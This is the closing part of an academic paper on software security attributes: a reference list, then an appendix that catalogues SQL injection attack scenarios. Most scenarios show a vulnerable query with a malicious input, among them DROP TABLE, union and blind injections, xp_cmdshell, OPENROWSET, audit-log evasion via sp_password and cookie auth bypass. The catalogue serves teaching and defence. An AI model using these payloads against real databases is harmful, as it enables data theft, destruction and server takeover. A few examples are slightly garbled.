[46] S. Kraemer and P. Carayon, "Human errors and violations in computer and information security: The viewpoint of network administrators and security specialists," *Applied Ergonomics*, vol. 38, pp. 143-154, 2007.

[47] B.H. Cheng, S. Konrad, L.A. Campbell, and R. Wassermann, "Using Security Patterns to Model and Analyze Security Requirements," Technical Report MSU-CSE-03-18, Department of Computer Science, Michigan State University, 2003.

[48] J. Yoder and J. Barcalow, "Architectural patterns for enabling application security," In Proceedings of 4th Conference on Pattern Languages of Programs (PLoP 1997), Monticello, IL, USA, 1997.

[49] T. Lodderstedt, D. Basin, and J. Doser, "SecureUML: A UML-Based Modeling Language for Model-Driven Security," In Proceedings of UML'02, LNCS 2460, Springer-Verlag, pp 426–441, 2002.

[50] Y. Demchenko, L. Gommans, C.D. Laat, B. Oudenaarde, "Web Services and Grid Security Vulnerabilities and Threats Analysis and Model," in Proceedings of the 6th IEEE/ACM International

Workshop on Grid Computing, 2005.

[51] H. Chen and D. Wagner, "MOPS: an infrastructure for examining security properties of software," in Proceedings of the 9th ACM conference on Computer and communications security (CCS'02), ACM Press, Washington, DC, USA, Nov. 2002.

[52] A. Rawashdeh, B. Matalkah, "A New Software Quality Model for Evaluating COTS Components," *Journal of Computer Science*, vol. 2, Issue. 4, pp. 373—381, 2006.

[53] X. Franch and J.P. Carvallo, "Using Quality Models in Software Package Selection," *IEEE Software*, vol. 20, issue.1, pp. 34-41, Jan/Feb. 2003.

[54] B.W. Boehm, J.R. Brown, H. Kaspar, M. Lipow, G.J. MacLeod, M.J. Merritt, "Characteristics of Software Quality," TRW and North-Holland Publishing Co., 1978.

[55] R.B. Grady, "Practical Software Metrics for Project Management and Process Improvement," Prentice Hall, Englewood Cliffs, New Jersey, USA, 1992.

[56] B. Kitchenham, "Towards a constructive quality model Part I: Software quality modelling, measurement and prediction," *Software Engineering Journal*, vol. 2, issue. 4, pp. 105-126, 1987.

[57] C. Wang, and W. Wulf, "A framework for security measurement," in Proceedings of the National Information Systems Security Conference (NISSC), Baltimore, Maryland, Oct. 1997, pp. 522-533.

[58] A. Avizienis, J. Laprie, and B. Randell, "Fundamental concepts of dependability," in Proceedings of 3rd Information Survivability Workshop, 2000, pp. 7–12.

[59] G. Dhillon and J. Backhouse, "Information System Security Management in the New Millennium," *Communications of the ACM*, vol. 43, issue.7, pp.125-128, Jul. 2000.

[60] M. Barbacci, T.H. Longstaff, M.H. Klein, C.B. Weinstock, "Quality Attributes," Technical Report CMU/SEI-95-TR-021, ESC-TR-95-021, Dec. 1995.

[61] I. Brito, A. Moreira, and J. Araújo, "A requirements model for quality attributes," in Proceedings of Early Aspects: Aspect-Oriented Requirements Engineering and Architecture Design, Amsterdam, 2002.

[62] J. Voas,"The Software Quality Certification Triangle", Crosstalk, *The Journal of Defense Software Engineering*, pp. 12-14, Nov. 1998.

[63] M. Shaw, "Writing good software engineering research papers: minitutorial", In Proceedings of the

25th International Conference of Software Engineering (ICSE'03). IEEE Computer Society, Washington, DC, pp. 726–736, 2003.

[64] M. Shaw, "What makes good research in software engineering?" *International Journal on Software Tools for Technology Transfer Springer*, vol. 4, issue.1, pp. 1-7, Jun. 2002.

[65] S. Redwine, "DoD related software technology requirements, practices, and prospects for the future," (P-1788). Institute for Defense Analysis, Alexandria, VA, Jun. 1984.

[66] S. Redwine & W. Riddle, "Software technology maturation," in Proceedings of the 8th International Conference on Software Engineering, pp. 189-200, May. 1985.

[67] W. Newman, "A preliminary analysis of the products of HCI research, using pro forma abstracts," in Proceedings of 1994 ACM SIGCHI Human Factors in Computer Systems Conference (CHI '94), pp. 278-284, 1994.

[68] F.P. Brooks Jr., "Grasping Reality Through Illusion -- Interactive Graphics Serving Science," In Proceedings of 1988 ACM SIGCHI Human Factors in Computer Systems Conference (CHI'88), pp. 1-11, 1988.

[69] G.T. Buehrer, B.W. Weide, and P.A. Sivilotti, "Using parse tree validation to prevent SQL injection attacks," In Proceedings of the International Workshop on Software Engineering and Middleware (SEM) at Joint FSE and ESEC, Sept. 2005.

[70] G. Walton, T. Longstaff, and R. Linger, "Computational Evaluation of Software Security Attributes," Proceedings of 42nd Hawaii International Conference on System Sciences (HICSS-42), IEEE Computer Society Press, Los Alimitos, CA, pp. 1-10, 2009.

APPENDIX

Attack scenario 1a:

The above SQL injection attack occurs when the input variable is not strictly typed with the relevant data type or the programmers do not validate the user input data for data type.

Programmer's query: sqlQuery= "SELECT * FROM userinfo WHERE id = " + a_variable + ";"

Malicious User Input: 1;DROP TABLE users

Resulting query: SELECT * FROM userinfo WHERE id=1;DROP TABLE users;

Attack scenario 1b:

This above SQL injection takes place when the programmers do not validate user provided input for escape characters.

Programmer's query: sqlQuery= "SELECT * FROM users WHERE name = '" + userName + "';"

Malicious User Input: ' or '1'='1

Resulting query: SELECT * FROM users WHERE name = '' OR '1'='1';

Attack scenario 1c:

The occurrence of single quotes in user input may cause the following attack scenario:

Programmer's query: sqlQuery= "SELECT * FROM users WHERE name = '" + userName + "';"

Malicious User Input: a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't

Resulting query: SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't';

Attack scenario 1d:

The "--"dash symbols specify a comment in SQL transact; therefore, everything after the first "--" is ignored by the SQL database engine. It may cause the following attack scenario.

Programmer's query: sqlQuery= "SELECT ID, LastLogin FROM Users WHERE User = '" + usrname + "' AND Password = '"+password + "'"

Malicious User Input: User: ' OR 1=1 –

Password:

Resulting query: SELECT ID, LastLogin FROM Users WHERE User = '' OR 1=1 -- AND Password = '

Attack scenario 1e:

By using union-query attacks, attackers can return the data from the table that is different from the one that was intended by the developer. The attackers can use the UNION clause in user input in order to get information from the required table. Attackers have complete control on 2nd injected query. Following is the attack scenario for this defect:

The attacker can inject the following input containing union-query attack into the login field.

Malicious User Input: UNION SELECT cardNumber from C_Cards where accountNo=100 - -

Resulting query: SELECT userAaccounts FROM users WHERE login='' UNION SELECT cardNumber from C_Cards where accountNo=100 -- AND pass='' AND pin=

The 1st query results the null value, whereas the 2nd query returns the column 'cardNo' against the account number '10032', from the table 'CreditCards'. This attack scenario directly compromises the Confidentiality; a security sub-attribute.

Attack scenario 1f:

It is a bad programming practice to have an input variable accepting 50 characters when there is a need of 10 characters only from the user input. It may result in the following attack scenario.

Programmer's query: sqlQuery= "SELECT * FROM users WHERE name = '" + userName + "';"

Malicious User Input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'

Resulting query: 'shutdown—

This attack scenario results in the shutdown the SQL server.

Attack scenario 1g:

The attackers can use 'bulk insert' statement to insert a text file into a temporary table. The attack scenario is as follows:

Create following table:
create table hello(line varchar(6000))

Run a 'bulk insert' for inserting data from a text file:
bulk insert hello from 'c:\inetpub\wwwroot\login123.asp'

In this manner, the attacker can then retrieve the required data from the database by using error message technique or by using union-query attack. The data is returned by inserting it in the text file with the data returning in a normal scenario. This attack is useful for getting the scripts from DB servers.

Attack scenario 1h:

Time delays can be used to get Yes or no answers regarding the DB structure and for some other related information. For example, the attacker wants to know that:

Is the current account is 'sa'?

Injected malicious input: if (CurrentUser) = 'sa' waitfor delay '0:0:10'

The above query will pause for ten seconds if the current user would be 'sa'. In this way the attacker can get the answer i.e. Yes.

Attack scenario 1i:

If a certain level of auditing is enabled for logging injected SQL queries, it will assist DB administrator to audit what has happened. But attacker can use this audit logging for creating another attack; by using the stored procedure 'sp_password' in the SQL query, he/she can bypass the audit logging mechanism. Below is the attack scenario:

When the attacker uses 'sp_password' in the input the audit logging mechanism will do the following;

-- 'sp_password' found in the text.
-- for security reasons, it has been removed from the text and comment has been inserted at its place.

Hence, if the attackers want to hide the SQL-injection attack, the attacker will insert "sp_password' as follows:

CurrentUser: administrator'--sp_password

Attack scenario 1j:

For creating this type of attack, the attacker may use meta-characters or ASCII hexadecimal encoding in order to avoid the detection mechanisms e.g. automated prevention techniques or defensive coding practices.

The attacker may enter the following input for the login field:

Malicious User input: "authenticUser'; exec(0x73687574646f776e) - - ".

Resulting query: SELECT username FROM users WHERE login='authenticUser'; exec(char(0x73687574646f776e)) -- AND psw=

The ASCII hexadecimal encoding used above is of the string 'SHUTDOWN' hence, it results in the shutting down the SQL server instance.

Attack scenario 2a:

Most SQL servers allow executing more than one SQL queries at a time. The may result in the following attack scenario:

Programmer's query: sqlQuery= " SELECT * FROM products WHERE id = " + a_variable + ";"

Malicious User Input: 10;DROP members –

Resulting query: SELECT * FROM products WHERE id = 10; DROP members--

Attack scenario 2b:

String concatenation is the primary source for allowing the SQL injection attacks via user input. Following is the attack scenario:

Programmer's query: `sqlQuery= "select * from OrdersTable where ShippingCity = '" + ShipCity + "'";`

Malicious User Input: Islamabad'; drop table OrdersTable—

Resulting query: SELECT * FROM OrdersTable WHERE ShippingCity = 'Islamabad';drop table OrdersTable--'

Attack scenario 2c:

In this attack scenario, the attacker injects the malicious input in the DB table at one time and its execution is done at some other time until some future event occurs. For the attack scenario, consider an application that allows users to define their favorite search criteria:

Programmer's query: sqlQuery= "INSERT into Favorites (userID, Username, Criteria)

Malicious User input: 123, 'second order injection', 'DELETE Orders;--

Resulting query: INSERT into Favorites (userID, Username, Criteria) VALUES (123, 'second order injection', '''; DELETE Orders ; --').

The above query will be inserted into the database without any difficulty. However, when the user selects their criteria for search; the query will be executed resulting into the loss of all orders that the received earlier.

Attack scenario 2d:

The attackers use this type of attack for getting information from the response of the page by asking several true-false questions blindly. If the injected malicious query results in true the application continues its working as normal, whereas the false response would be helpful in determining several things for some other attack. Following is the attack scenario:

A URL for accessing 10th press release is as follows:

http://www.journalABC.com/journalRelease.asp?releaseID=10

Now the attacker tries the following URL blindly by looking at the URL:

http://www.journalABC.com/journalRelease.asp?releaseID=10 AND 1=1

If the above query results in normal functioning of the application then the attacker assumes that this site is susceptible to SQL injection attacks. As a result, the attacker can try more attacks. (A secure application must reject the second URL)

Attack scenario 2e:

The attacker may overflow the buffer by injecting malicious code in SQL query. Following is the example code that may cause application crash, if executed:

```
SELECT NUMTOYMINTERVAL (1,'AAAAAAAAAABBBBBBBBBBCCCCCCCCCCABCDEFGHIJKLMNOPQR'
||chr(59)||chr(79)||chr(150)||chr(01)||chr(141)||chr(68)||chr(36)||chr(18)||
chr(80)||chr(255)||chr(21)||chr(52)||chr(35)||chr(148)||chr(01)||chr(255)||
chr(37)||chr(172)||chr(33)||chr(148)||chr(01)||chr(32)||'echo ARE YOU SURE?>c:\Unbreakable.txt')
FROM DUAL;
```

Attack scenario 2f:

Stored procedures are not always free from attacks. There are ways for the attackers to control the database even if the stored procedures have been user. Following is the attack scenario:

Here is the query for exploiting system stored procedures:

```
sp_who '1' select * from sysobjects
or
sp_who '1'; select * from sysobjects
```

In one way or the other, the above queries will run smoothly after the execution of stored procedures resulting into exploiting system stored procedures.

Attack scenario 2g:

If the account that the attacker is using has access to execute 'OPENROWSET' command, they can retrieve information from the database. Here is the attack scenario:

```
insert into OPENROWSET('SQLoledb',
'server=servername;uid=sa;pwd=HACKER', 'select * from table1') select * from table2
```

Hence, all the rows in table2 (on the local SQL Server) will be appended to table1 (in the remote data source).

Attack scenario 3a:

The attackers can use error messages for retrieving the supplementary information about the DB that is not available locally. Following is the detailed error message that might help attackers:

```
try
{
// execute some database operations
}
catch(Exception e)
{
errorLabel.Text = string.Concat("Sorry, your request cannot be processed. ",
"If the problem remains please report the following message ",
"to technical support", Environment.Newline, e.Message);
}
```

The above exception block will resuls in displaying detailed error message that might help attackers to get additional information about the database structure.

Attack scenario 3b:

OPENROWSET is a very powerful comment for privilege escalation. The attacker can get administrator level privileges by executing the following attack scenarios:

```
Select * FROM OPENROWSET ('SQLOLEDB', 'Network=DBMSSOCN'; Address-10.0.0.1; uid=sa; pwd=',
'SELECT 1')
```

The above sql query will try to authenticate the for 'sa' account with empty password at the address 10.0.0.1.

Attack scenario 3c:

If the DB server is using admin account then the attacker has potential to run same operations as an administrator can. If database is connected to high privilege account then following attack is possible:

The first query will create a temporary table with some data in it using.

```
'; CREATE TABLE haxor(name varchar(255), mb_free int);
INSERT INTO haxor  EXEC master..xp_fixeddrives;--
```

A second injection attack has to take place in order to get the data out again.

```
'UNION SELECT name, cast((mb_free) as varchar(10)), 1.0 FROM haxor;--
```

This returns the name of the disks with the available capacity in megabytes. Now that the drive letters of the disks are known, a new injection attack can take place in order to find out what is on those disks.

```
'; DROP TABLE haxor;CREATE TABLE haxor(line varchar(255) null);
INSERT INTO haxor EXEC master..xp_cmdshell 'dir /s c:\';--
```

And again, a second injection attack is used to get the data out again.

```
' UNION SELECT line, '', 1.0 FROM haxor;--
```

Attack scenario 3d:

The pre-authenticated links can be used by the attackers to query the remote servers with whatsoever credentials were provided when the link was added.

The attackers can query remote servers by using the name of a server in a four part object name:

```
select * from my_attacked_server.master.dbo.sysobjects
```

The more useful syntax for an attacker is to use 'OPENQUERY' syntax:

```
select * from OPENQUERY ( [my_attacked_server], 'select @@version; delete from logs')
```

Attack scenario 3e:

Keeping unnecessary account and stored procedures may allow attacker to access to them and execute SQL injection attack. Sample databases e.g. 'northwind' and 'pub' databases can also be accessed by attackers to launch SQL injection attack.

Attack scenario 4a:

The use of 'Get' method reveals sensitive information for the attackers. The attack scenario is as follows:

If the web application is using Get method then its URL may appear like this (containing sensitive information for database table and column's names). The attacker can easily understand the structure of the database and can execute more attacks.

```
http://www.myexamplesite.com/myform.php?firstname=Ahmad&lastname=Faraz
```

Attack scenario 5a:

The state information is stored in cookies files by web applications. These cookies are placed on client machine. A malicious client can tamper the cookie's content. I the SQL queries have been built by using cookies then an attacker could easily execute SQL_Injection attack. Following is the attack scenario:

Vulnerable script: authcheck.php

$_COOKIE[authusername], a cookie variable is open to sql injection attacks as it is not appropriately sanitized. Authentication can be bypassed by using this attack.

Condition for attack: magic_quotes_gpc = off

Authorization Bypass Example:

URL: http://www.mysite.com/news/index.php

Following malicious values can be injected:

- authusername=' or 1 --
- authaccess=1
- authpassword=anything
- authfirst_name=anything
- authlast_name=anything
- authaccess=2